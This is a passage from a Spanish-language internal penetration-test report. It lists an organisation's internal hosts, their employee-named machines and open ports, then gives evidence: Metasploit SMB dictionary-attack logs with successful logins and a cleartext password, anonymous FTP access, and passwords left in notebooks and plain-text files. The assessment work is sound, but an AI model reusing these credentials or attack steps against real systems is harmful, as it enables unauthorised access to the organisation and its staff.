192.168.5.179	MKT-LPIERRE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.185	MKT-RPEREZR	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.189	RH-MSOTELO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.16	DIR-PROSAS1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.162	DIR-SALJUNDIRA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.163	RH-CINIESTRAZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.164	OPR-EALONSO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.165	DIR-SAHEDO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.166	DIR-MTALAYERO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.168	TESO-FCARDENAS1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.175	COMP-ADELVAL1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.179	COM-EMENDIZABAL	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.181	DIR-JGONZALEZS	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.183	COMP-MSAENZ	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.7.185	OPER-ATHUMMLER1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137

IP	Nombre	Sistema operativo	Servicios
192.168.7.190	MKT-ANAVARRETE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.8.184	FINAN-RALVAREZ2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.8.185	FINAN-YFRAGOSO2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.8.197	FNZAS-MMANCERA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.9.178	TESO-GRANGELR	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.9.184	TESO-ANOVOA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.9.186	MININT-9HRPCP31	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.9.187			TCP: 445 UDP: 137
192.168.9.189	TESO-MROSADO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.9.190	TESO-MAVILA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.9.198	TESO-ZMACIAS	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.10.23	SIST-SITE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.10.24	PTM-SITE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.10.31	TESO-MROSADO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.10.32			TCP: 445 UDP: 137
192.168.10.33	MONSITE03	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.10.35	MONSITE01	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.10.36	MONSITE04	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.10.197			TCP: 445 UDP: 137
192.168.11.146	SIS-CORPO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.148	REST-XBUENDIA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.157	RH-MGONZALEZMO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.164	RH-TMARTINEZM1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137

IP	Nombre	Sistema operativo	Servicios
192.168.11.165	RH-CSANCHEZE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.167	RH-AGARCIAT	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.170	COMP-LPLATA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.172	RH-ACARMONA3	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.175	RH-MSALINAS1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.176	RH-DFUENTEU2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.178	LEGAL- LMORALES1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.179	RH- GFERNANDEZ	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.183	RH-ACEDILLO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.185	RH-PRAMIREZE	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.187	RH-JLUVIANO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.188	RH-FAYALA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.189	RH- ASOBERANES1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.191	RH-ICRUZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.192	RH- MDELAPARRA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.195	RH-LWIGUERAS1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.196	RH-TMARTINEZM	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.198	RH- MCCRRALES1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.11.200			TCP: 445 UDP: 137
192.168.12.15			TCP: 445 UDP: 137
192.168.12.252			UDP: 123
192.168.12.253			UDP: 123
192.168.12.254			UDP: 123
192.168.13.2			UDP: 161
192.168.13.3	Lexmark	Impresora	UDP: 161
192.168.13.4	Lexmark	Impresora	UDP: 161

IP	Nombre	Sistema operativo	Servicios
192.168.13.5	Lexmark	Impresora	UDP: 161
192.168.13.6	Lexmark	Impresora	UDP: 161
192.168.13.7	Lexmark	Impresora	UDP: 161
192.168.13.8	Lexmark	Impresora	UDP: 161
192.168.13.10	Lexmark	Impresora	UDP: 161
192.168.13.11	Lexmark	Impresora	UDP: 161
192.168.13.12	Lexmark	Impresora	UDP: 161
192.168.13.13	Lexmark	Impresora	UDP: 161
192.168.13.16	Lexmark	Impresora	UDP: 161
192.168.13.18	Lexmark	Impresora	UDP: 161
192.168.13.20	Lexmark	Impresora	UDP: 161
192.168.13.24	Lexmark	Impresora	UDP: 161
192.168.13.34	APC	No-break	UDP: 161
192.168.13.39	Canon	Impresora	UDP: 161
192.168.13.50	Linux		UDP: 161
192.168.13.51	Linux		UDP: 161
192.168.13.52	Linux		UDP: 161
192.168.13.53	Linux		UDP: 161
192.168.13.55	Linux		UDP: 161
192.168.13.70	Lexmark	Impresora	UDP: 161
192.168.13.100	Lantronix		UDP: 161
192.168.24.173	AUD-SPEREGRIN	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.24.174	LGAL-MMARTINEZ	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.24.178	LEGAL-AVALDES	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.24.185	LEGAL-ASISUBD	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.24.187	LEGAL-PQUILES1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.24.189	LEGAL-ARAMIREZ:	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.24.196	LEGAL-SEGURIDAD	Windows 7 Enterprise SP1	TCP: 445 UDP: 123, 137, 1434
192.168.35.147	APC Network		TCP: 21, 23, 80, UDP: 161
192.168.40.141	MXCORPAN01	Windows 2008 R2 SP1	TCP: 445, 3389 UDP: 137
192.168.40.191	MXCORPRSVT01	Windows 2008 R2 Standard SP1	TCP: 445, 3389 UDP: 137
192.168.40.192	MXCORPRSVT02	Windows 2008 R2 Standard SP1	TCP: 445, 3389 UDP: 137

IP	Nombre	Sistema operativo	Servicios
192.168.40.193	MXCORPRSVT03	Windows 2008 R2 Standard SP1	TCP: 445, 3389 UDP: 137
92.168.74.18	CONTA-JNAVAC	Windows 7 Enterprise SP1	TCP: 445
192.168.74.23	PTMLAB-BCRUZ	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.26	HD-MON	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.28	MEX-OC	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.36	MEX-OC	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.56	\x97PC	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.64	AUD-FPEREA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.68	SIST- FSANCHEZJ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.72	SIST- ESANCHEZF1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.87	AUD-JSANDOVA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.88	AUD-JOLVERA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.95	CONTA-SALA6	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.110	SIST- GRODRIGZPA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.112	SIST-SALA5	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.148	EXT- NHERNANDEZ3	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.159	SIST-ECERON	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.167	SIST- GSANCHEZS1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.168	SIST-JMRUIZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.173	SIST-BCRUZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.179	150-PC01VMLK	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.74.183	AUD- AVAZQUEZP1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.80.1	SIST-RJARAMI2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137



#### 4.5.4.2 Evidencia

##### Prueba de penetración interna red OCNet

##### *Cultura de seguridad*

En la Figura 4.7 se muestra un cuaderno que contiene contraseñas y usuarios, que me dieron información para saber la estructura de los nombres de usuarios y contraseñas usadas. El cuaderno se encontraba a la vista y sin cuidado alguno.




Figura 4.7 Cuaderno.



## Política de contraseñas

La Figura 4.8 muestra el ataque exitoso en donde encontré dos credenciales válidas.

```
[+] 192.168.40.185:445 SMB - Success: 'WORKSTATION\mpere[REDACTED]co01'
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\mpere[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\npompa[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\npompa[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jmacia[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jmacia[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jcaste[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jcaste[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\abustoa[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\abustoa[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\ssolana[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\ssolana[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\pramira[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\pramira[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jperez[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jperez[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\mtalaya[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\mtalaya[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\sahedo[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\sahedo[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jgonza[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jgonza[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\comxud[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\comxud[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jperez[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\jperez[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\icruz[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\icruz[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\pquile[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\pquile[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\fsanche[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\fsanche[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\fsanche[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\fsanche[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\mmarch[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\mmarch[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\mmera[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\mmera[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\zmacia[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\zmacia[REDACTED]', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\adaval[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\adaval[REDACTED]', Login Failed: Connection reset by peer
[+] 192.168.40.185:445 SMB - Success: 'WORKSTATION\adava[REDACTED]co01'
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\rcarril[REDACTED]co01', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'WORKSTATION\rcarril[REDACTED]', Login Failed: Connection reset by peer
```

Figura 4.8 Ataque de diccionario exitoso.

La Figura 4.9 y Figura 4.10 muestran el ataque exitoso en donde encontré dos credenciales válidas.

```
Count=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\axilt:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\emedira:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\emedira:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\emedira:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\mmiranda:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\mmiranda:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[+] 192.168.40.185:445 SMB - Success: 'MEX-OC\mmiranda:Contco15'
[*] 192.168.40.185:445 SMB - Domain is ignored for user mmiranda
[-] 192.168.40.185:445 SMB - Could not connect
[-] 192.168.40.185:445 SMB - Could not connect
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(smb_login) > run

[*] 192.168.40.185:445 SMB - Starting SMB login bruteforce
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\pmiranda:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\pmiranda:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\pmiranda:Contco15', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
```

Figura 4.9 Ataque de diccionario exitoso.

```
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\ggonzalez:Contco15', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\ggonzalez:Contco12', Login Failed: Connection reset by peer
[+] 192.168.40.185:445 SMB - Success: 'MEX-OC\ggonzalez:Contco15'
[*] 192.168.40.185:445 SMB - Domain is ignored for user ggonzalez
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\mhidalgo:Contco15', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\mhidalgo:Contco12', Login Failed: Connection reset by peer
[-] 192.168.40.185:445 SMB - Failed: 'MEX-OC\mhidalgo:Contco15', Login Failed: Connection reset by peer
```

Figura 4.10 Ataque de diccionario exitoso.

La figura 4.11 muestra el acceso a un servidor FTP con credenciales por defecto, usuario “anonymous” y la contraseña “anonymous”.

```
root@kali:~# ftp 192.168.40.211
Connected to 192.168.40.211.
220 Microsoft FTP Service
Name (192.168.40.211:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
```

Figura 4.11 Contraseña por defecto en servicio FTP en la IP 192.168.40.211.






Figura 4.13 Documentos con contraseñas en documentos de libre acceso.

Las Figuras 4.14 y 4.15 muestran archivos de texto plano en donde se guardan múltiples credenciales de acceso a equipos, la dirección IP del equipo o en su defecto el nombre del equipo, lo que me permitió expandir influencia en los equipos.




Figura 4.14 Contraseñas de acceso a equipos en archivos de texto plano.

